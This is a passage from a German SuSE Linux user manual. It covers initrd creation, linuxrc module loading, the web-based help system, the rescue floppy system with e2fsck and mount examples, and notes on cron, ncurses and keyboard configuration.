In der Vergangenheit hat `YaST` mehr als 40 Kernel für die Installation im System angeboten, wobei sich die Kernel im Wesentlichen dadurch unterschieden hatten, dass jeder Kernel einen bestimmten SCSI-Treiber enthielt. Dies war nötig, um nach dem Booten das Root-Dateisystem mounten zu können. Weitere Treiber konnten dann als Modul nachgeladen werden.

Da inzwischen aber auch optimierte Kernel zur Verfügung gestellt werden, ist dieses Konzept nicht mehr tragbar – es wären inzwischen weit über 100 Kernel-Images nötig.

Daher wird nun auch für das normale Starten des Systems eine `initrd` verwendet. Die Funktionsweise ist analog wie bei einer Installation. Das hier eingesetzte `linuxrc` ist jedoch einfach nur ein Shellskript, das lediglich die Aufgabe hat, einige vorgegebene Module zu laden. Typischerweise handelt

es sich nur um ein einziges Modul, nämlich denjenigen SCSI-Treiber, der benötigt wird, um auf das Root-Dateisystem zugreifen zu können.

Erstellen einer `initrd`

Das Erstellen einer `initrd` erfolgt mittels des Scripts `mk_initrd`. Die zu ladenden Module werden bei SuSE Linux durch die Bezeichner `INITRD_MODULES` in `/etc/rc.config` festgelegt. Nach einer Installation wird diese Variable automatisch durch die richtigen Werte vorbelegt (das Installations-linuxrc weiß ja, welche Module geladen wurden). Dabei ist zu erwähnen, dass die Module in genau der Reihenfolge geladen werden, in der sie in `INITRD_MODULES` auftauchen. Das ist besonders wichtig, wenn mehrere SCSI-Treiber verwendet werden, da sich ansonsten die Benennung der Platten ändern würde. Strenggenommen würde es reichen, nur denjenigen SCSI-Treiber laden zu lassen, der für den Zugriff auf das Root-Dateisystem benötigt wird. Da das automatische Nachladen zusätzlicher SCSI-Treiber jedoch problematisch ist (wie sollte es „getriggert“ werden, wenn auch am zweiten SCSI-Adapter Platten hängen), laden wir alle bei der Installation verwendeten SCSI-Treiber mittels der `initrd`.

Das aktuelle `mk_initrd` prüft, ob für den Zugriff auf das Root-Dateisystem überhaupt ein SCSI-Treiber benötigt wird. Ruft man `mk_initrd` auf einem System auf, bei dem / auf EIDE-Platten liegt, erstellt es keine `initrd`, da diese nicht nötig ist, weil die bei SuSE Linux verwendeten Kernel bereits die EIDE-Treiber enthalten. Da inzwischen immer mehr spezielle EIDE-Controller auf den Markt kommen, wird es aber voraussichtlich für die Zukunft nötig werden, auch in diesen Fällen eine `initrd` für das Booten des installierten Systems zu verwenden.

Wichtig: Da das Laden der `initrd` durch den Bootloader genauso abläuft wie das Laden des Kernels selbst (*LILO* vermerkt in seiner map-Datei die Lage der Dateien), muss nach jeder Änderung der `initrd` *LILO* neu installiert werden! Nach einem `mk_initrd` ist somit immer auch ein `lilo` nötig!

16.2.5 Mögliche Schwierigkeit – Selbstcompilierte Kernel

Übersetzt man sich selbst einen Kernel, so kann es zu folgendem häufigen Problem kommen: Aus Gewohnheit wird der SCSI-Treiber fest in den Kernel gelinkt, die bestehende `initrd` bleibt aber unverändert. Beim Booten geschieht nun folgendes: Der Kernel enthält bereits den SCSI-Treiber, die Hardware wird erkannt. Die `initrd` versucht nun jedoch, den Treiber nochmals als Modul zu laden; dies führt bei einigen SCSI-Treibern (insbesondere beim `aic7xxx`) zum Stillstand des Systems. Strenggenommen handelt es sich um einen Kernelfehler (ein bereits vorhandener Treiber darf nicht ein zweites Mal als Modul geladen werden können) – das Problem ist aber bereits in anderem Zusammenhang bekannt (serieller Treiber).

Es gibt mehrere Lösungen für das Problem: Entweder den Treiber als Modul konfigurieren (dann wird er korrekt in der `initrd` geladen), oder aber den Eintrag für die `initrd` aus `/etc/lilo.conf` entfernen. Äquivalent zur letzteren Lösung ist es, den Treiber aus `INITRD_MODULES` zu entfernen und

`mk_initrd` aufzurufen, das dann feststellt, dass keine `initrd` benötigt wird.

16.2.6 Ausblick

Für die Zukunft ist es denkbar, dass eine `initrd` für weitaus mehr (und anspruchsvollere) Dinge verwendet wird als nur für das Laden der Module, die für den Zugriff auf / benötigt werden.

- „High end“ EIDE-Treiber
- Root-Dateisystem auf Software RAID (*linuxrc* setzt die `md`-Devices auf)
- Root-Dateisystem auf LVM
- Root-Dateisystem ist verschlüsselt (*linuxrc* fragt nach Passwort)
- Root-Dateisystem auf einer SCSI-Platte am PCMCIA-Adapter

Weitere Informationen

`/usr/src/linux/Documentation/ramdisk.txt`
`/usr/src/linux/Documentation/initrd.txt`
Manual-Page von `initrd` (`man 4 initrd`).

16.3 linuxrc

linuxrc ist ein Programm, das in der Hochlauf-Phase des Kernels gestartet wird, bevor richtig gebootet wird¹. Diese angenehme Eigenschaft des Kernels erlaubt es, einen kleinen modularisierten Kernel zu booten und die wenigen Treiber, die man wirklich braucht, als Module nachzuladen – im Notfall sogar von einer zweiten Diskette (`modules`).

linuxrc hilft Ihnen, die für Ihre Hardware relevanten Treiber zu laden. Sie können *linuxrc* nicht nur bei der Installation verwenden, sondern auch als Boot-Tool für Ihr installiertes System (also eine Art Notfalldiskette) und Sie können sogar ein autonomes, RAM-Disk-basiertes Rettungssystem starten, etwa wenn etwas Größeres auf der Festplatte zerstört ist oder wenn Sie schlicht das `'root'`-Passwort vergessen haben. Näheres finden Sie in Abschnitt 16.5 auf Seite 435.

Hauptmenü

Nachdem Sprache, Bildschirm und Tastatur eingestellt sind, kommen Sie in das Hauptmenü von *linuxrc* (vgl. Abbildung 2.3 auf Seite 32).

Ziel ist der Menüpunkt `'Installation / System starten'`. Ob Sie direkt dorthin verzweigen können, hängt von der Hardware Ihres Rechners ab:

Wenn alle Komponenten, die für eine Installation benötigt werden, bereits vom Kernel erkannt wurden, so brauchen Sie keine weiteren Treiber zu laden. Dies trifft zu für Rechner, die ausschließlich über Festplatten und CD-ROM-Laufwerk an einem (E)IDE-Adapter verfügen.

Besitzt das System einen SCSI-Adapter, der für die Installation benötigt wird², so muss ein SCSI-Modul geladen werden. Das gleiche gilt, wenn die Installation über das Netzwerk erfolgen soll: Hier muss für die einzusetzende Netzwerkkarte erst ein passendes Modul geladen werden.

Schließlich gibt es noch eine Reihe von älteren CD-ROM-Laufwerken, die mit eigener Controller-Karte geliefert wurden und die daher jeweils eigene Kernelmodule benötigen. Auch wenn an einem Laptop PCMCIA-Geräte verwendet werden, müssen Sie Module laden.

Systeminformationen

Sind Sie sich nicht sicher, welche Hardware Ihr Rechner hat, so können Ihnen die Kernelmeldungen helfen, die während des Bootens ausgegeben wurden.

Unter `'Systeminformationen'` (Abbildung 16.1 auf der nächsten Seite) können Sie neben den Meldungen des Kernels auch einige weitere Dinge überprüfen, etwa die I/O-Adressen von PCI-Karten oder die Größe des Hauptspeichers, die von Linux erkannt wurde.

Die folgenden Zeilen zeigen, wie sich eine Festplatte und ein CD-ROM-Laufwerk an einem EIDE-Adapter melden. In diesem Fall müssen Sie keine Kernelmodule für eine Installation laden:

¹ Natürlich muss der Kernel entsprechend konfiguriert sein.

² Ein Adapter, an dem nur ein Scanner hängt, kann erst einmal unberücksichtigt bleiben.




Abbildung 16.1: Systeminformationen

```
hda: ST32140A, 2015MB w/128kB Cache, LBA, CHS=1023/64/63
hdb: CD-ROM CDR-S1G, ATAPI CDROM drive
Partition check:
hda: hda1 hda2 hda3 < hda5 >
```

Haben Sie einen Kernel gestartet, der bereits einen SCSI-Treiber fest integriert hat, so brauchen Sie natürlich ebenfalls kein SCSI-Modul mehr zu laden. Typische Meldungen bei Erkennung eines SCSI-Adapters und der daran angeschlossenen Geräte:

```
scsi : 1 host.
Started kswapd v 1.4.2.2
scsi0 : target 0 accepting period 100ns offset 8 10.00MHz FAST SCSI-II
scsi0 : setting target 0 to period 100ns offset 8 10.00MHz FAST SCSI-II
Vendor: QUANTUM Model: VP32210 Rev: 81H8
Type: Direct-Access ANSI SCSI revision: 02
Detected scsi disk sda at scsi0, channel 0, id 0, lun 0
scsi0 : target 2 accepting period 236ns offset 8 4.23MHz synchronous SCSI
scsi0 : setting target 2 to period 248ns offset 8 4.03MHz synchronous SCSI
Vendor: TOSHIBA Model: CD-ROM XM-3401TA Rev: 0283
Type: CD-ROM ANSI SCSI revision: 02
scsi : detected 1 SCSI disk total.
SCSI device sda: hwtr sector= 512 bytes. Sectors= 4308352 [2103 MB] [2.1 GB]
Partition check:
sda: sda1 sda2 sda3 sda4 < sda5 sda6 sda7 sda8 >
```

Laden von Modulen

Sie wählen aus, welche Art von Modul Sie benötigen. Wurde von der Diskette gebootet, werden nun die entsprechenden Daten von *linuxrc* eingelesen und Ihnen im Folgenden zur Auswahl dargestellt.

Wenn Sie von CD gebootet haben oder von DOS aus mittels *loadlin* nachgestartet haben, stehen die Module bereits alle *linuxrc* zur Verfügung. Dies erspart das langwierige Laden, braucht dafür jedoch mehr Speicher. Hat Ihr Rechner weniger als 8 MB RAM, müssen Sie von Diskette booten.



Abbildung 16.2: Module laden

linuxrc bietet Ihnen die verfügbaren Treiber in einer Liste an. Links sehen Sie den Namen des zuständigen Moduls, rechts eine Kurzbeschreibung der Hardware, für die der Treiber zuständig ist.

Für einige Komponenten gibt es mitunter mehrere Treiber oder neuere Alpha-Treiber. Auch diese werden hier angeboten.




Abbildung 16.3: Auswahl der SCSI-Treiber

Parametereingabe

Haben Sie den Treiber gefunden, der für Ihre Hardware zuständig ist, positionieren Sie den Cursor und drücken Sie \leftarrow . Es erscheint eine Maske, in der Sie etwaige Parameter für das zu ladende Modul eingeben können. Näheres zu den unterschiedlichen Modulparametern finden Sie in Abschnitt 14.3.4 auf Seite 379.



Abbildung 16.4: Eingabe der Parameter für das Laden eines Moduls

Hier sei nur noch einmal darauf hingewiesen, dass im Gegensatz zur Parametereingabe am Kernel-Prompt (MILO, LILO oder SYSLINUX) mehrere Parameter für das gleiche Modul durch Leerzeichen voneinander getrennt werden müssen.

In vielen Fällen ist die genaue Spezifizierung der Hardware gar nicht notwendig; die meisten Treiber finden Ihre Komponenten von alleine. Lediglich bei den Netzwerkkarten und bei älteren CD-ROM-Laufwerken mit eigener Controller-Karte ist die Angabe von Parametern mitunter erforderlich. Probieren Sie es jedenfalls am einfachsten erst einmal mit (←).

Bei einigen Modulen kann das Erkennen und Initialisieren der Hardware recht lange dauern. Durch Umschalten auf die virtuelle Konsole 4 ((Alt) + (F4)) können Sie die Meldungen des Kernels während des Ladens beobachten. Vor allem SCSI-Adapter lassen sich etwas Zeit beim Ladevorgang, da sie auch eine gewisse Zeit warten, bis sich alle angeschlossenen Geräte gemeldet haben.

Wurde das Modul erfolgreich geladen, werden die Meldungen des Kernels von *linuxrc* angezeigt, sodass Sie sich vergewissern können, dass alles wie vorgesehen gelaufen ist. Ansonsten erlauben die Meldungen möglicherweise, die Ursache für das Scheitern zu finden.

System / Installation starten

Haben Sie die komplette Kernel-Unterstützung für Ihre Hardware erreicht, so können Sie zum Punkt 'System / Installation starten' weitergehen.

Von hier aus (Abbildung 2.4 auf Seite 34) lassen sich mehrere Vorgänge anstoßen: 'Installation/Update starten', 'Installiertes System booten' (die Rootpartition muss bekannt sein), 'Rettungs-

system starten' (vgl. Abschnitt 16.5 auf Seite 435) und 'Live-CD starten'³.

Der Punkt 'Live-CD starten' kann z. B. immer dann nützliche Dienste leisten, wenn man *ohne* eigentliche Festplatten-Installation testen möchte, ob der fragliche Rechner oder das anzuschaffende Notebook überhaupt mit SuSE Linux kompatibel ist – ein solcher Test sollte in jedem zeitgemäßen PC-Laden ohne Umstände möglich sein!




Abbildung 16.5: Auswahl des Quellmediums in *linuxrc*

Für die Installation (Abbildung 16.5) und ähnlich auch für das Rettungssystem können Sie verschiedene Quellen wählen (Abbildung 16.7 auf Seite 436).

³ Diese Live-CD („Live-Filesystem“) steht nur für x86er Architekturen zur Verfügung; vgl. Abschnitt 3.6.4 auf Seite 109.

16.4 Das Hilfesystem für SuSE Linux

Das Hilfesystem ist komponenten-orientiert aufgebaut und kann über beliebige Webbrowser abgefragt werden (unter der grafischen Oberfläche vgl. oben Abbildung 1.1 auf Seite 8 bzw. auf der Text-Konsole vgl. hier Abbildung 16.6) – wenn Sie wollen, sogar netzweit.

Der zentrale Baustein des Systems befindet sich in Paket `susehilf`, Serie `doc` (Dokumentation). Je nach gewünschtem Umfang bzw. nach erforderlicher Funktionalität sind weiter die folgenden Pakete zu installieren (zum Vorgang der Installation vgl. Abschnitt 3.4.3 auf Seite 96). Die essentiell wichtigen Pakete werden automatisch installiert, wenn Sie die Standard-Installation von `YaST` aus durchführen – also bitte keine Panik, falls Sie für den Moment den Überblick zu verlieren scheinen ; -)




Abbildung 16.6: Startseite des Hilfesystems (lynx)

Paket `apache`, Serie `n`: Apache, der lokale WWW-Server.

Paket `sdb`, Serie `doc`: Das Grundpaket mit der Suchfunktionalität für die SDB.

Paket `sdb_de`, Serie `doc`: Die Texte der Support-Datenbank (SDB), deutschsprachig.

Paket `susepak`, Serie `doc`: Falls Sie die Paket-Beschreibungen einmal in Ruhe studieren möchten...

Paket `howtodeh`, Serie `doc`: Die Howto-Dokumente, deutschsprachig.

Paket `howtoenh`, Serie `doc`: Die Howto-Dokumente, englische Version (in der Regel natürlich aktueller als die Übersetzungen).

Paket `ldp`, Serie `doc`: Bücher, FAQs etc. des *Linux Documentation Project* (LDP) in HTML.

Paket `rman`, Serie `ap`: Enthält `http-rman`.

Paket `inf2htm`, Serie `doc`: Damit ist's möglich, die Info-Dokumente (vgl. Abschnitt 1.4.3 auf Seite 9) mit dem WWW-Browser zu lesen; die Dokumente werden „on-the-fly“ konvertiert.

Paket dochoost, Serie n: Eine Maschinerie für einen zentralen Dokumenten-Server im Netz. Bitte machen Sie sich mit `/usr/doc/packages/dochoost/README.SuSE` vertraut!

Paket htDig, Serie n: Zum Erstellen eines Suchindex über alle WWW-Dokumente die auf dem Rechner (oder im lokalen Netz) installiert sind; der Rechner wird zu einer kleinen Web-Suchmaschine.

Paket `dochoost` und Paket `htDig` sind nicht zwingend erforderlich, aber um volle Funktionalität zu erlangen, sind diese Pakete schon sehr nützlich.

16.4.1 Konfiguration für Einzelplatz bzw. Serversystem

Setzen Sie in `/etc/rc.config` die Variablen für ein Einzelplatzsystem wie in Datei 16.4.1 aufgelistet (am besten mit YaST, wie in Abschnitt 3.6.12 auf Seite 116 und speziell auf Seite 454 erklärt). Dies setzt natürlich voraus, dass Ihr System `sonne.kosmos.all` heißt; andernfalls müssen Sie die von Ihnen vergebenen Namen verwenden.

```
START_INETD="yes"
START_HTTPD="yes"
DOC_SERVER="yes"
DOC_HOST="sonne.kosmos.all "
DOC_ALLOW="LOCAL .kosmos.all "
```

Datei 16.4.1: `/etc/rc.config` für Einzelplatz bzw. Serversystem

Der `inetd` (engl. *inet daemon*) sollte in jedem Fall gestartet werden; dieser Daemon wird u. a. für den Zugriff auf [Manpages](#) via `http-rman` benötigt. `http-rman` kann natürlich nur dann funktionieren, wenn dieser Dienst in `/etc/hosts.deny` nicht abgeschaltet ist.

Sorgen Sie dafür, dass der HTTP-Server (`apache`) beim Booten gestartet wird; dafür ist **START_HTTPD** auf `yes` zu setzen.

DOC_SERVER legt fest, ob von diesem Rechner die Dokumente zur Verfügung gestellt werden sollen; diese Variable muss auch dann auf `yes` gesetzt werden, wenn man – wie z. B. im Falle eines Einzelplatzsystems – lokalen Zugriff auf die Dokumente haben möchte. **DOC_HOST** gibt den Namen den Dokumentenservers an (hier: `sonne.kosmos.all`). **DOC_ALLOW** ist eine sicherheitsrelevante Einstellung; dort sind die Rechner bzw. Domains einzutragen, denen Zugriff auf die Manpages gestattet werden soll. Wenn Sie den Zugriff für eine komplette Domain freigeben wollen, vergessen Sie nicht den führenden Punkt `'.'` vor dem Namen!

Beachten Sie, dass nach jeder Änderung der Variablen **SuSEconfig** laufen muss; wenn Sie mit YaST arbeiten, geschieht dies beim Verlassen der Maske automatisch.



Die Volltextsuche ist erst verfügbar, wenn die Indizes für `ht://Dig` (Paket `htDig`) erzeugt sind. Die Indizes sind z. Z. ca. 70 MB groß. Unter `/opt/www/htDig` sollten während der Initialisierung der Datenbank

mindestens 200 MB freier Plattenplatz vorhanden sein. Die Initialisierung geschieht durch die Eingabe von:

```
erde:~ # suserundig
```

Das Skript `/usr/sbin/suserundig` wertet die Konfigurationsdatei `/opt/www/htdig/conf/susedig.conf` aus und legt die Indizes an. Treten Veränderungen des Datenbestands ein (z. B. nach dem Update der HTML-Dokumente), dann muss **suserundig** erneut aufgerufen werden.

16.4.2 Konfiguration für einen Client-Rechner

In einer vernetzten Umgebung möchten Sie möglicherweise nicht auf allen Rechnern die komplette Dokumentation installieren; brauchen Sie auch nicht! Installieren Sie von all den oben genannten Paketen auf dem Client *nur* das Paket `dochoost`, Serie `n` und setzen Sie in `/etc/rc.config` die Variablen wie in Datei 16.4.2.

```
DOC_SERVER="no"  
DOC_HOST="sonne.kosmos.all"  
DOC_ALLOW=""
```

Datei 16.4.2: `/etc/rc.config` für einen Client-Rechner

Dies kann natürlich nur dann funktionieren, wenn Dokumentation tatsächlich auf `sonne.kosmos.all` installiert ist!

16.4.3 Das Hilfesystem benutzen

Wenn das Hilfesystem – wie oben beschrieben – installiert ist, können Sie es entweder mit dem Befehl **hilfe** oder **susehelp** aufrufen. Oder Sie geben direkt in einem WWW-Browser die URL <http://localhost/doc/susehilf/index.html> oder <http://sonne.kosmos.all/doc/susehilf/index.html> ein; `sonne.kosmos.all` funktioniert natürlich nur, wenn Sie Ihren Rechner bzw. den Dokumentenserver so genannt haben.

16.5 Das SuSE Rettungssystem

Überblick

SuSE Linux enthält – unabhängig vom Installations-System – ein selbständiges Linux-Rettungssystem⁴, mit dem Sie in Notfällen „von außen“ an alle Ihre Linux-Partitionen auf den Festplatten wieder herankommen. Bestandteil des Rettungssystems ist eine sorgfältige Auswahl von Hilfsprogrammen, mit denen Sie genügend Werkzeug zur Verfügung haben, um eine Vielzahl von Problemen mit unzugänglich gewordenen Festplatten, fehlerhaften Konfigurationsdateien usw. zu beheben.

Das Rettungssystem besteht aus einer Bootdiskette bzw. einer bootbaren SuSE Linux-CD sowie einem „Rescue“-System, das sich bei SuSE Linux von ganz unterschiedlichen Medien (Diskette, CD, aus dem Netz, ja sogar direkt vom SuSE-FTP-Server) nachladen lässt. – Alles in allem eine spannende Angelegenheit.

Vorarbeiten

Da Sie die Bootdiskette jederzeit anhand der richtigen Abbilddatei auf der CD unter `/disks` neu erzeugen können, bildet es eine recht sichere Rückendeckung. Neben der Bootdiskette wird von der CD im Minimalfall lediglich die Datei `/disks/rescue` benötigt, die das komprimierte Abbild eines kleinen Root-Dateisystems enthält. Wenn Sie diese Datei mit den Linux-Befehlen

```
erde: # /sbin/badblocks -v /dev/fd0 1440
```

```
erde: # dd if=/cdrom/disks/rescue of=/dev/fd0 bs=18k
```

oder mit dem DOS-Befehl (angenommen, Q: ist unter DOS das CD-ROM-Laufwerk)

```
Q:\> cd \dosutils\rawrite
```

```
Q:\dosutils\rawrite> rawrite.exe
```

auf eine zweite fehlerfreie „Rettungs“-Diskette schreiben, können Sie das Rettungssystem auch von der Bootdiskette und dieser Rettungsdiskette laden; die Rettungsdiskette lässt sich auch mit YaST erstellen (vgl. Abschnitt 3.6.2 auf Seite 106). Die Rettungsdiskette basiert z. Z. noch bewusst auf der `libc5` (SuSE Linux 5.3); nur so ist es möglich, einige Programme auf der Diskette unterzubringen (einen *Editor*, `fdisk`, `e2fsck` etc.) – die `glibc` wäre von der Größe her zu umfangreich.

Die Rettungsdiskette lässt sich übrigens nicht mounten, da sie ja kein Dateisystem, sondern nur das komprimierte Abbild eines solchen enthält (das unkomprimierte Abbild wäre mit etwa 3 MB für eine Diskette zu groß). Wenn Sie trotzdem einmal hineinschauen wollen, müssen Sie die Abbilddatei dekomprimieren und dann das unkomprimierte Abbild (als Benutzer `'root'`) mounten. Dies setzt voraus, dass Ihr Linux-Kernel das `loop-Device` unterstützt und geht dann wie folgt:

```
erde: # cp /cdrom/disks/rescue /root/rescue.gz
```

```
erde: # gunzip /root/rescue.gz
```

```
erde: # mount -t ext2 -o loop /root/rescue /mnt
```

⁴ Genau genommen sind es mittlerweile 2 Stück (weiter unten dazu mehr) – oder gar 3 Stück, falls man geneigt ist, das startbare „Live-Filesystem“ auch als ein Rettungssystem zu betrachten; zum Live-Filesystem vgl. Abschnitt 3.6.4 auf Seite 109.

Unter `/mnt` können Sie nun den Inhalt des Rettungssystems in aller Ruhe durchforsten.



Halten Sie einige geprüfte Boot- und Rettungsdisketten an sicheren Orten bereit. Der geringe Aufwand für Erzeugung und Pflege steht in keinem Verhältnis zu der Arbeit und dem Zeitverlust, wenn Sie im Notfall keine zur Hand haben (und Sie dann etwa auch noch das CD-ROM-Laufwerk im Stich lässt).

Rettungssystem starten

Das Rettungssystem wird wie eine Installation von der SuSE-Bootdiskette bzw. der bootbaren CD 1 gestartet. Die Schritte im Einzelnen:

1. *Voraussetzung:* das Disketten- bzw. CD-ROM-Laufwerk ist bootfähig (nötigenfalls muss man im CMOS-Setup die Boot-Reihenfolge ändern).
2. System mit der SuSE-Bootdiskette bzw. der CD 1 starten. Geben Sie am Bootprompt entweder `yast1` oder `manual`; bei `manual` haben Sie die Möglichkeit, selbständig die notwendigen Kernel-Module zu laden.
3. Sprache, Tastatur usw. wie bei der Installation im `linuxrc` einstellen, bis Sie beim Hauptmenü angelangt sind.
4. Wählen Sie im Hauptmenü 'Installation/System starten'.
5. Wenn Sie mit der *Bootdiskette* gestartet haben, legen Sie nun die Installations-CD oder die Diskette (`rescue`) mit dem komprimierten Abbild des Rettungssystems ein.




Abbildung 16.7: Quellmedium für das rescue-System

6. Wählen Sie im Menü 'Installation/System starten' den Punkt 'Rettungssystem starten' (vgl. Abbildung ?? auf Seite ??) und geben Sie dann das gewünschte Quellmedium an (Abbildung 16.7):

- '**CD-ROM**': Dies ist der „Normalfall“. *linuxrc* wird ein komfortables System laden (`.../suse/images/rescue`). Um diesen Weg beschreiten zu können, muss der Rechner über mindestens 16 MB RAM (Arbeitsspeicher), besser 24 MB verfügen. – Übrigens, gleichzeitig wird `/cdrom` exportiert; so ist es also möglich, das Rettungssystem bequem zu starten und dann von *dieser* CD aus eine Netz-Installation durchzuführen (die notwendigen `/etc/rc.config` mit den richtigen Werten versorgen und dann *SuSEconfig* aufrufen; vgl. Abschnitt 17.5 auf Seite 446 ff.).
- '**Netzwerk (NFS)**': *rescue*-System via NFS aus dem Netz holen; dazu ist es natürlich erforderlich, dass Sie den Treiber für Ihre Netzwerkkarte zuvor geladen haben ; vgl. dazu auch die allgemeinen Hinweise in Abschnitt 2.4.2 auf Seite 50.
- '**Netzwerk (FTP)**': *rescue*-System via FTP aus dem Netz holen; Netzwerkkartentreiber nicht vergessen!
- '**Festplatte**': *rescue*-System von Festplatte laden.
- '**Diskette**': *rescue*-System von der wie oben beschriebenen Diskette starten; diese Variante funktioniert auch dann, wenn der Rechner nur über wenig RAM verfügt.

Das Rettungssystem wird nun dekomprimiert und als neues Root-Dateisystem in eine RAM-Disk geladen, gemountet und gestartet. Es ist damit betriebsbereit.

Mit dem Rettungssystem arbeiten

Das Rettungssystem stellt Ihnen unter `(Alt) + (F1)` bis `(Alt) + (F3)` mindestens drei virtuelle Konsolen zur Verfügung, an denen Sie sich als Benutzer `'root'` ohne Passwort einloggen können. Mit `(Alt) + (F10)` kommen Sie zur Systemkonsole mit den Meldungen von Kernel und *syslog*.

Unter `/bin` finden Sie die Shell und Utilities (z. B. *mount*); eine Anzahl wichtiger Datei- und Netz-Utilities, unter anderem *e2fsck* zum Überprüfen und Reparieren von Dateisystemen liegen unter `/sbin`. In `/sbin` liegen auch die wichtigsten Binaries für die Systemverwaltung wie *fdisk*, *mkfs*, *mkswap*, *init*, *shutdown*, sowie für den Netzbetrieb *ifconfig*, *route* und *netstat*.

Als Editor ist der *vi* unter `/usr/bin` verfügbar; hier sind auch weitere Tools (*grep*, *find*, *less* etc.) und vor allen Dingen auch *telnet* zu finden.

Beispiel: Zugriff auf das normale System

Zum Mounten Ihres Linux-Systems auf der Platte ist der Mountpoint `/mnt` gedacht; Sie können natürlich für eigene Zwecke weitere Verzeichnisse erzeugen und als Mountpoints verwenden.

Nehmen wir als Beispiel einmal an, Ihr normales System setzt sich laut `/etc/fstab` zusammen wie im Beispiel Datei 16.5.1 auf der nächsten Seite.

/dev/sdb5	swap	swap	defaults	0	0
/dev/sdb3	/	ext2	defaults	1	1
/dev/sdb6	/usr	ext2	defaults	1	2

Datei 16.5.1: Beispiel: /etc/fstab

Dann mounten Sie es Schritt für Schritt unter /mnt mit den folgenden Befehlen (Reihenfolge beachten!):

```
erde:/ # mount /dev/sdb3 /mnt
erde:/ # mount /dev/sdb6 /mnt/usr
```

Nun haben Sie Zugriff auf Ihr ganzes System und können z. B. Fehler in Konfigurationsdateien wie /etc/fstab, /etc/passwd, /etc/inittab – die jetzt natürlich unter /mnt/etc statt /etc liegen! – bereinigen.

Jeder erfahrene Linux-Benutzer nimmt bei frühester Gelegenheit einen Ausdruck (Hardcopy) von /etc/fstab und dem Output des Befehls

```
erde: # fdisk -l /dev/<disk>
```

„zu den Akten“; anstelle von <disk> setzen Sie bitte der Reihe nach die Devicenamen Ihrer Festplatten ein, z. B. hda (vgl. die Aufstellung in Abschnitt D.1 auf Seite 523). Selbst komplette verlorene Partitionen lassen sich mit Linux *fdisk* oft einfach wieder durch Neu-Anlegen zurückgewinnen, wenn genau bekannt ist, wo die Partitionen vorher auf der Festplatte waren.

Beispiel: Dateisysteme reparieren

Beschädigte Dateisysteme sind ein besonders ernster Anlass für den Griff zum Rettungssystem. Dies kann z. B. nach einem unsauberen Shutdown (wie bei Stromausfall) oder einem Systemabsturz vorkommen. Dateisysteme lassen sich grundsätzlich nicht im laufenden Normalbetrieb reparieren. Bei schwereren Schäden lässt sich unter Umständen nicht einmal das Root-Dateisystem mehr mounten und der Systemstart endet in einer "kernel panic". Da bleibt nur der Weg, die Reparatur „von außen“ unter einem Rettungssystem zu versuchen.

Im SuSE Linux-Rettungssystem sind die Utilities *e2fsck* und, für die Diagnose, *dumpe2fs* enthalten. Damit können Sie mit den meisten Problemen fertig werden. Da im Notfall meist auch die Manual-Page von *e2fsck* nicht mehr zugänglich ist, ist sie in Anhang E auf Seite 529, ausgedruckt.

Beispiel: Wenn sich ein Dateisystem wegen eines *ungültigen Superblocks* nicht mehr mounten lässt, wird *e2fsck* vermutlich zunächst ebenfalls scheitern. Die Lösung ist, eines der Superblock-Backups zu verwenden, die im Dateisystem alle 8192 Blöcke (8193, 16385...) angelegt sind und gepflegt werden. Dies leistet z. B. der Befehl

```
erde: # e2fsck -f -b 8193 /dev/<Defekte_Partition>
```

Die Option *-f* erzwingt den Dateisystem-Check unbedingt und kommt damit dem möglichen Irrtum von *e2fsck* zuvor, es sei – angesichts der intakten Superblock-Kopie – alles in Ordnung.

16.6 Hinweise zu speziellen Softwarepaketen

16.6.1 Paket cron

Die *cron*-Tabellen liegen unter `/var/cron/tabs` (und nicht mehr unter `/var/lib/cron`). Als systemweite Tabelle wird die Datei `/etc/crontab` eingerichtet. In der Datei `/etc/crontab` muss zusätzlich nach der Zeitangabe eingetragen werden, unter welchem User der jeweilige Auftrag ausgeführt werden soll (vgl. Datei 16.6.1, dort ist `'root'` angegeben); dem gleichen Format folgen paket-spezifische Tabellen, die in `/etc/cron.d` liegen – vgl. Manual-Page von **cron** (**man 8 cron**).

```
1-59/5 * * * * root test -x /usr/sbin/atrun && /usr/sbin/atrun
```

Datei 16.6.1: Beispiel eines Eintrags in `/etc/crontab`

`/etc/crontab` kann *nicht* mit **crontab -e** bearbeitet werden, sondern muss direkt in einen Editor geladen, verändert und schließlich gespeichert werden.

Einige Pakete installieren in den Verzeichnissen `/etc/cron.hourly`, `/etc/cron.daily`, `/etc/cron.weekly` und `/etc/cron.monthly` Shellskripten, deren Abarbeitung von `/usr/lib/cron/run-crons` gesteuert wird. `/usr/lib/cron/run-crons` wird alle 15 Minuten von der Haupt-Tabelle (`/etc/crontab`) aufgerufen; so wird sichergestellt, dass eventuell versäumte Läufe rechtzeitig nachgeholt werden. Wundern Sie sich also bitte nicht, wenn kurz nach dem Booten der Benutzer `'nobody'` in der Prozess-Tabelle mit regen Aktivitäten auftaucht; `'nobody'` aktualisiert wahrscheinlich dann gerade die *locate*-Datenbank (vgl. Abschnitt 17.6 auf Seite 457).

16.6.2 Paket curses

Auf der CD befindet sich nun das Paket `ncurses`. Die zugehörigen Bibliotheken haben den Namen `libncurses.so.<xx>`. Dies hat zur Folge, dass in vielen Makefiles die Anweisungen für den Linker geändert werden müssen. Man sollte also eigene Pakete mit **-lncurses** übersetzen und nie mit **-lcurses**. Wer das dennoch will, der muss

```
-I/usr/include/termcap -I/usr/include/curses
-L/usr/lib/termcap -L/usr/lib/curses
```

verwenden.

16.6.3 Quellen zum Paket uucp

Die Quellen zum Paket `uucp` sind z. Z. in dem Source-RPM von *Sendmail* als Unterpaket enthalten.

16.6.4 Manual-Pages

Für einige GNU-Programmen (z. B. *tar*) werden die Manual-Pages nicht mehr weitergepflegt. An ihre Stelle treten als Schnellübersicht die **--help**-Ausgabe und als ausführliche Manuals die Info-Dateien. *Info* (**info**) ist

GNUs Hypertext-System. Mit **info info** erhält man erste Hilfe zur Benutzung. **info** kann entweder über *Emacs* **emacs -f info** aufgerufen werden, oder standalone: **info**. Angenehm zu bedienen sind **tkinfo**, **xinfo** oder der Zugriff über das Hilfesystem; vgl. Abschnitt 16.4 auf Seite 432.

16.7 Tastaturbelegung

Um die Tastaturbelegung von Programmen zu vereinheitlichen, wurden Änderungen an den folgenden Dateien vorgenommen:

```
/etc/inputrc
/usr/X11R6/lib/X11/Xmodmap
/etc/skel/.Xmodmap
/etc/skel/.exrc
/etc/skel/.less
/etc/skel/.lesskey
/etc/csh.cshrc
/etc/termcap
/usr/lib/terminfo/x/xterm
/usr/X11R6/lib/X11/app-defaults/XTerm
/usr/share/emacs/20.5/site-lisp/term/*.el
